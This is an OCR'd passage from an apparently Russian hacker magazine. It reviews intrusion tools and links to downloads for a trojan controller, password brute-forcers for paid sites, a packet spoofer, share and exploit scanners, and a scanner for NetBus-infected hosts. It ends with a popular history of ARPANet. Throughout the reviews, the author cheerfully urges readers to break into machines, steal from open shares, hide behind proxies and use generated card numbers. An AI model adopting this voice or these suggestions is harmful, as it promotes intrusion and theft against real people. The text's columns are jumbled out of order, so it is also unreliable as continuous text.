поддерживаемых троянов 10 наименований. Но на этом его возможности не заканчиваются. Помимо этого, с его помощью ты можешь флудить компьютеры и сканировать открытые порты в сетях. Возможность автоматического обновления программы поможет тебе всегда оставаться самым продвинутым в современные технологии, главное - не утонуть в них совсем. Кстати, в программу встроена возможность перехвата ссылок из бу-

фера обмена, что пригодится тем, кто использует для скачивания файлов какие-то другие программы, кроме браузера. А и еще хотелось бы остановиться на интерфейсе этой программы. Он бесподобен. От стандартного Windows интерфейса не осталось ничего, ну кроме, может быть, квадратного окошка. Это единственное, что напомнит тебе о Билле Гейтсе, так как остальное очень напоминает интерфейс главного экрана какого-нибудь космического корабля четвертого тысячелетия. Распространяется RatCracker бесплатно и, кстати, не требует установки. Размер в архиве 106Кб.






проконсультировавшись с CrackWhore, можешь гордо ответить: "405. Сам дурак". Это уже будет зависеть от цели твоего визита на удаленный сайт. В общем, единственное, что могло бы тебя отвлечь от использования этой программы, - так это то, что ее размер в архиве составляет 3.84Мб, что, впрочем, еще достаточно мало для проги, написанной на... VisualBasic'e =).

но эта фраза может быть применена к процедуре перебора паролей Женькой Риппером, ну или L0pht Cracker'ом. И если тебе сначала кажется, что цифры бегают очень быстро, то через несколько часов ты понимаешь, что твой четвертый пень давно пора выбрасывать на свалку и брать что-нибудь пошутнее. "Как, неужели ты не смог перебрать все восьмизначные комбинации, состоящие из букв и спец. символов? А моя тачка за неделю справилась", - говорят тебе друзья. Пришло время и на нашей улице перевернуть самосвал с анашой, и поэтому сегодня мы будем учиться использовать программу VCU. На первый взгляд, кажется, что проку от нее не очень много, но первое впечатление обманчиво. Ведь значительно проще и быстрее перебрать пару тысяч паролей из словаря, чем ждать пока полный перебор дойдет до завет-

### Crack Whore

<http://www.subreality.net/>

Просыпаешься ты утром, потягиваешься, включаешь компьютер и никак не можешь решить, чем бы тебе сегодня заняться. А пальцы уже привычно бегают по клавиатуре, проверяя почту, подключаясь к троянам, и вот ты в очередной раз заходишь на свой любимый порносервер и вдруг обнаруживаешь, что тебе предлагают зарегистрироваться. О ужас, они меняют регистрацию на деньги. Как назло, под рукой нет любимого сгенерированного номера кредитки, и ты, вычурно выразившись об их сайте и сказав зачем-то пару слов о матери Билла Гейтса, уходишь. А ведь этого бы не произошло, если бы у тебя была программа Crack Whore, предназначенная для перебора паролей именно на такие сайты. Почему именно на такие? Да потому что в базе уже собранных программой паролей есть пара адресов сайтов с паролями на них. Некоторые из них еще работают, так что тебе стоит поторопиться. А вот если ты решил самостоятельно получить доступ к любимому серверу, то послушай, какие возможности прога для этого предоставляет. Ты можешь одновременно перебирать несколько паролей, автоматически отключаться через заданный промежуток времени и даже использовать несколько разных прокси. Кстати, для того чтобы так и остаться анонимным взломщиком, а не читать потом о своих подвигах на всех крупных хакерских сайтах, ты можешь менять используемый прокси через каждые несколько попыток. В программу также встроены exploit-сканер и возможность общения через IRC, так сказать, не отходя от кассы. Кстати, помимо достаточно неплохой документации, доступной на сайте, в программе есть неплохой справочник для расшифровки кодов ошибок. И теперь на сообщение сайта "Ошибка 404" ты,




### Velocity Cracking Utilities


[http://hackersclub.com/km/files/password\\_cracker/vcu10.exe](http://hackersclub.com/km/files/password_cracker/vcu10.exe)

"Бывают минуты, когда дело решают секунды, и они длятся годами". В принципе, имен-

ных шести- или восьмисимвольных паролей. А вот возможностей для работы с wordlist'ом у программы более чем достаточно. Генерация случайных паролей, преобразование текстовых файлов в отсортированные по алфавиту словари, изменение регистра, слияние файлом с удалением дубликатов и еще многое другое. Тебе, я думаю, понрав-



вится возможность из любого файла сделать файл с паролями. Чем она замечательна? А тем, что ты просто получаешь список всех слов выбранного документа, причем слова не повторяются. Интересно бывает почитать уже получившийся текстовичок. Но смотри, чтобы там были еще хоть какие-нибудь слова, кроме "хакинг" и "пиво". А-а, ты скормил проге свое последнее письмо другу-хакеру? Тогда неудивительно. Для любителей консольных взломщиков паролей предусмотрен графический интерфейс для их запуска с кучей возможностей. Поддерживаются John The Ripper версий 1.0 и 1.6, Brute 1.1 и XiT 2.0. С программой поставляется очень подробная документация по используемым возможностям, причем она доступна как в текстовом, так и в HTML-вариантах. Распространяется VCU точно так же, как сыр в мышеловках, то есть совершенно бесплатно. Размер инсталляционной версии 274 Кб.




## WinInject

<http://hackersclub.com/km/files/wininject.zip>

Тебе часто попадаются эксплойты, но, к сожалению, программировать ты не умеешь? А так хотелось хоть раз выполнить какой-нибудь простенький Denial of Service, ну или переполнение буфера... Не вечно же тебе только свою машину вешать :). Если ты что-то слышал про пакеты в Сети и хотел бы понять, что это такое и как можно послать кому-нибудь такой пакет, то WinInject - это программа для тебя. Она предназначена для того, чтобы создавать собственные пакеты и посылать их в Сеть. Теперь ты имеешь полный доступ к тому, что отсылается с твоей машины, и потому вполне можешь в качестве обратных адресов указывать соседские, кстати, как и в адресе получателя тоже :). С программой поставляются примеры некоторых пакетов,

в частности пинга и DNS запроса, так что ты вполне можешь научиться с ними работать и на низком уровне. Настройка программы достаточно проста, требуется лишь указать используемый порт для связи с Интернетом и скорость передачи данных. Сразу же можно протестировать выбранные настройки, но для этого надо находиться в режиме online. Итак, ты все же пробрался через такие дебри настройки, и у тебя уже чешутся руки заслать этот пакет куда-нибудь подалее? Тогда тебе придется еще немного помучиться и почитать документацию, которая здесь написана очень понятным английским языком. Автор считает программу бета-версией, но на самом деле по разнообразию возможностей она не уступает некоторым полнофункциональным продуктам. Ты можешь сохранять созданные пакеты, причем их последующее редактирование можно осуществлять в любом текстовом редакторе.


В этой версии WinInject добавилась возможность включения так называемых "псевдозаголовков", то есть полей, для которых программа сама подсчитывает контрольную сумму. Не удивляйся, если что-то тебе вдруг станет непонятно, так как использование Сети на таком низком уровне не такая уж и простая штука. Это тебе не шары подключать. Но зато, уж если ты научишься пользоваться этими возможностями, то преград для тебя точно существовать не будет. Кстати, из представленных в обзоре программ она самая маленькая, всего 25 Кб, но то, что ты с ее помощью сможешь сделать много интересного, я тебе обещаю.



## SMBSscanner

<http://uc2.newmail.ru/scanners.htm>

О зашаренных ресурсах уже давно говорят, пишут и много спорят. А те, кому спорить некогда, берут старый добрый SMBSscanner, подключают с его помощью ресурсы других машин, тихо выносят оттуда все что им интересно и, незамеченные, отправляются восвояси. И пусть скорость работы этой программы иногда оставляет желать лучшего, но пока она остается одной из самых популярных программ такого рода. Сканеры шаров, вообще-то, никогда не отличались особым дизайном, но в данном случае это с лихвой компенсируется простотой и удобством в работе. Хотя работой это назвать сложно, так как все происходит настолько просто и безболезненно, что пациент даже пикнуть не успеваает. Разве что принтером, который SMBSscanner тоже в состоянии подключать, и теперь ты можешь насладиться качеством печати настоящего лазерного принтера. А что? Позвонишь ты в фирму и скажешь: "Здравствуйте, у вас сегодня принтер ничего с утра не распечатал? Когда я могу забрать?". :) Работа с этим сканером проста до безобразия. И хотелось бы что-то усложнить, да нечего. Вводишь начальный и конечный IP адреса и затем давишь на кнопку "Scan". Остальное SMB сделает сам. Как только он обнаружит в сети зашаренную машину, то автоматически подключит все доступные ресурсы и будет ждать твоих дальнейших указаний. А я уверен, они последуют, так как фантазия у тебя бурная, да и информация ждать не любит. Ты меня еще слышишь? Ну вот, я так и знал, ты убежал к компу и... Что такое? Мой принтер выдает горы бумаги с красивыми цветными картинками? А по телефону звонят и спрашивают, когда их можно забрать? Да, да, сейчас открою... И, пока я еще не убежал, скажу, что программа бесплатная и размер у нее 468 Кб.



**VoidEye CGI scanner**

<http://www.void.ru>

Проходя мимо бочки с пивом, ты вдруг замечаешь, что у нее есть еще один кран, который почему-то не заперт на замок. Быстро подходишь, открываешь его, наполняешь пивом ту тару, которая всегда с собой (то есть ту, в которую ты ешь), а затем быстро закрываешь кран и уходишь. На следующее утро бочка уже пуста, а рядом прохаживаются твои знакомые с довольными лицами. И ты пытаешься вспомнить, а не видел ли я такую бочку раньше и не пойти ли опустошить и ее? Если вспомнишь, то иди, а я лишь скажу, что в Сети с обнаружением таких вот лазеек и эксплоитов значительно проще. Куча народу только тем и занимается, что высматривает, где бы перелезть через забор, даже если рядом есть калитка. Найденные эксплоиты тщательно сортируются, наверное, для лучшей сохранности, и выкладываются на специальные сайты. И вот отсюда их можно взять, а потом скормить одному из самых лучших российских сканеров VoidEye. Он, по-моему, единственный из программ такого рода, обладает настолько оригинальным интерфейсом, что даже главное окно выполнено то ли в форме яйца Фаберже, то ли в форме овального зеркала. Программа поддерживает скины, так что, я думаю, ее интерфейс тебе не скоро надоест. А впрочем, причем тут интерфейс, если программа уже укомплектована 119 эксплоитами и позволяет тебе добавлять все новые и новые. Они, кстати, регулярно появляются на сайте производителя. Сканер может работать через прокси, сканировать по диапазону IP адресов или перебирать серверы из списка, в котором по умолчанию почему-то


стоит [www.microsoft.com](http://www.microsoft.com) :). После обнаружения уязвимого сервера стоит поискать в Сети информацию по использованию уязвимости, а можно дождаться выхода следующей версии, в которой появится возможность использовать эксплоиты автоматически. Размер программы 328 Кб. Сайт производителя полностью на русском языке. Удачи тебе в поисках!



**X-Scanner v0.7**

<http://web.brotherhood.com>


С чего начинается твое утро в Сети? Понятно, что утро - это понятие растяжимое, и у некоторых оно переходит в ночь как раз тогда, когда первые петухи еще спят, а некоторые люди уже тянутся на работу, но все же? С просмотра почты или проверки любимого держателя троянского коня? Мое утро в Сети начинается с вечера, но состоит в том, что я сканирую подсеть провайдера и смотрю, не появилось ли там чего интересного. И, знаешь, иногда появляется. А вот для того, чтобы это делать, я использую X-Scanner, неприхотливый и очень удобный сканер портов. Удобство его заключается в том, что он сканирует и выводит мне адреса тех машин, на которых установлены BackOrifice, NetBUS, FTPшники или HTTPшники. И делает он это настолько быстро, что уже после нескольких минут я знаю, что Вася Пупкин сегодня не в Сети, так как NetBus'ом никто не заражен, а вот какой-то новичок активно занимается серфингом, причем настолько активно, что даже шары забыл отключить. Сканирование можно осуществлять как по диапазону IP-адресов, так и по списку из файла. Кроме того, программа осведомлена о некоторых дырках в используемых сервисах, и поэтому даже простой открытый http-порт может многое рассказать о владельце машины. Если тебя интересуют только компьютеры, в которые можно проникнуть, то в настройках программы можно об этом попросить, и, если ты будешь достаточно вежлив, то получишь список уязвимых компьютеров указанной подсети. Программа не требует инсталляции и распространяется абсолютно бесплатно, что, впрочем, для такой маленькой программы и не удивительно. Размер в архиве 162 Кб.




**Essential Net Tools**

<http://www.tamos.com>

Редко в Сети встретишь по-настоящему полезные наборы утилит. Чаще попадаются несовместимые вещи в одной программе, причем ужасный интерфейс не дает понять, действительно ли тебе это надо и, вообще, зачем ты скачивал эти 50Мб из Сети. К счастью, это не относится к Essential Net Tools - программе, которая в одном флаконе предоставляет очень большое количество возможностей. Среди них можно отметить сканер shared-ресурсов, NATShell, утилиту для мониторинга текущих соединений и возможность из Windows 95/98 использовать расширенные возможности WinNT в управлении шарами. Такая программа очень понравится твоей девушке, так как с ее помощью ты сможешь показать свою настоящую крутость, и брошенная мимоходом фраза типа "а сейчас мы отправим TCP - запрос напрямую" ее просто покорит. Для тех, кто в этом что-то понимает, скажу что в программу встроен сканер LMHosts, и есть возможность посылать DNS запросы. Но и в том случае, если ты будешь использовать только часть возможностей - например, подключать шары или смотреть на текущие соединения, чувство уверенности в себе и в этой программе тебя не покинет. Программа распространяется как shareware, но не ограничена по времени использования, поэтому в связи с этим никаких неудобств возникнуть не должно. ENT обладает развернутым файлом справки, и именно там ты можешь прочитать о всех, в том числе и скрытых, возможностях программы. Размер инсталляционной версии 917 Кб.






# ARPANet.

## С ЧЕГО ВСЕ НАЧИНАЛОСЬ...

NOAH (NOAH@INBOX.RU, UIN 983332)

**О**казывается, у холодной войны тоже могут быть свои плюсы... Если хорошенько поразмыслить - получается так, что именно холодная война, поделившая все человечество на две части, отгородившая их друг от друга железным занавесом, в итоге породила то, что позволяет нам сейчас свободно общаться на любые темы с


**Вспомни, что на дворе 69-ый год: холодная война, гонка вооружений, перспективными считаются только военные и космические технологии, а тут вдруг сеть какая-то... Заметь еще один интересный факт: сеть получила название ARPANet, а агентство, построившее ее, называлось DARPA. Куда подевалась первая буква "D"?**



людьми из разных концов планеты, беспрепятственно получать любую информацию о чем угодно (ну, допустим, не совсем любую, но... не будем придираться к словам). Я имею в виду Internet. А начиналось все с ARPANet...

### DoD

В 1969 году, по инициативе Пентагона, Агентство Перспективных Исследований министерства обороны США (DARPA - Defense Advanced Research Projects Agency) начало строительство глобальной компьютерной сети, которая получила название ARPANet (Advanced Research Projects Agency Network - сеть Агентства Перспективных Исследований), и была призвана объединить между собой локальные сети нескольких американских университетов, научных лабораторий и военных баз. Спрашивается, чем могли заинтересоваться в процессе прокладывания глобальных сетей сугубо военные ведомства США? Вспомни, что на дворе 69 год: холодная война, гонка вооружений, перспективными считаются только военные и космические технологии, а тут вдруг сеть какая-то... Заметь еще один интересный факт: сеть получила название ARPANet, а агентство, построившее ее, называлось DARPA. Куда подевалась первая буква "D"? "Пустяк!" - скажешь ты. А если призадуматься? Соль в том, что изначально это агентство называлось ARPA, а букву "D" к нему прибавили только после того, как оно было поднято под себя министерством обороны (DoD - Department of Defence of USA; defense - оборонный). Просматривается явное неравнодушие Пентагона к сете-



**По душу каждого такого вычислительного центра имелась персональная, я бы даже сказал, именная ракета :). Так что в случае войны полдюжины выпущенных межконтинентальных ракет - и противник остается без своих планов и расчетов.**

вым технологиям. Все-таки, почему? Это мы сейчас и выясним.

## ДЕТИЩЕ ХОЛОДНОЙ ВОЙНЫ


В те далекие времена, когда наши с тобой родители хорошо умели только хачить свои погренушки и ходить пешком под стол, компы еще не были так широко доступны простым смертным, зато военные уже юзали их на всю катушку. Хранили там всякую свою секретную информацию, архивы, проводили какие-то вычисления, управляли спутниками и ракетами. Времена были другие, люди были проще. Нудно тянулась холодная война, все время норовя перерасти в горячую. И у наших, и у америкосов были свои идеи (планы) о том, как, в случае острой необходимости, наиболее легким и непринужденным способом сравнять с землей противника. Вся информация такого рода хранилась на компах, которые, в свою очередь, хранились в огромных суперсекретных вычислительных центрах (так называемые ВЦ). Как правило, это были огромные институты и лаборатории, нашпигованные аппаратурой по самые уши. Но, как я уже сказал, времена были другие, и люди были проще. Разведывательные службы работали отлично, так что и нашим, и их военным хорошо было известно, у кого и где находятся эти ВЦ и подо что они замаскированы (например, под общественный сортир, расположенный на каком-нибудь богом забытом пустыре, где не то что человек с мятой газеткой - и собака бродячая не появляется :)). Но никто и не задумывался о том, чтобы хакнуть или подсадить шпиона в такой ВЦ - времена-то были другие, да и люди были попроще. По душу каждого такого вычислительного центра имелась персональная, я бы даже сказал, именная ракета :). Так что в случае войны полдюжины выпущенных межконтинентальных ракет, и противник остается без своих планов и расчетов. А времена-то были еще и стремные. Поэтому америкосы принялись усердно шевелить лбами и придумали-таки, бесы, простой и гениальный способ выйти из положения: зачем держать все ком-


пы в одном месте, подвергая их опасности, если можно растащить, распределить их по территории всей страны, объединив в огромную сеть. Тогда для их уничтожения уже никаких ракет не напасешься. Кроме того, эти хитрецы решили пустить в свою сеть некоторое количество учебных, научных и исследовательских заведений для того чтобы те, во-первых, могли эффективно продолжать свои исследования, а, во-вторых, чтобы перемещать свои военные компы с гражданскими: поди потом разбери, что стоит бомбить, а что - нет. Если бы не этот последний факт, Инета сейчас бы не было :).

## ПЕРВЫЕ ШАГИ

Не подумай, что ARPAnet была основной военной сетью США. Нет, просто финансируя ее, DoD провоцировала развитие сетевых технологий (зачем, я уже рассказывал). Таковы предпосылки создания ARPAnet. Что ж, давай теперь смотреть подробности. Началось все с того, что по заказу DARPA в BBN (Bolt, Baranek and Newman - фирма-разработчик из Кембриджа) начали разработку устройств IMP (Interface Message Processor), в задачу которых входило обеспечить связь между компами через телефонную сеть. Работы над первым IMP (модель Honeywell 516) велись весной 69-го, и уже к 1 сентября одно такое устройство было доставлено в Калифорнийский университет в Лос-Анджелесе (UCLA) (еще одно IMP-устройство было в самом BBN, но оно пока работало нестабильно). Студенты этого универа сразу взялись писать сетевой протокол, с помощью которого должны были подключить машины Sigma-7 к IMP. В октябре того же 69-го второе устройство IMP было доставлено в другое заведение - в исследовательский центр Стэнфордского

университета (SRI). Именно между этими двумя узлами будущей ARPAnet было передано первое сообщение: с UCLA на SRI (расстояние - 500 км). Как утверждает история, это были символы "L", "G" и "O". 1 ноября и 1 декабря два IMP-устройства были установлены в Калифорнийском университете Санта-Барбары (UCSB) и в Университете штата Юта (UTAH). ARPAnet уже насчитывала пять узлов. К лету 70-го свои IMP уже получили: Массачусетский технологический институт (MIT - Massachusetts Institute of Technology), корпорации RAND Corp. и System Development Corp. и Гарвардский университет (Harvard). Вот тебе уже целых десять узлов - сетка растет :).





## ПОДОПЫТНЫЕ СЕТИ

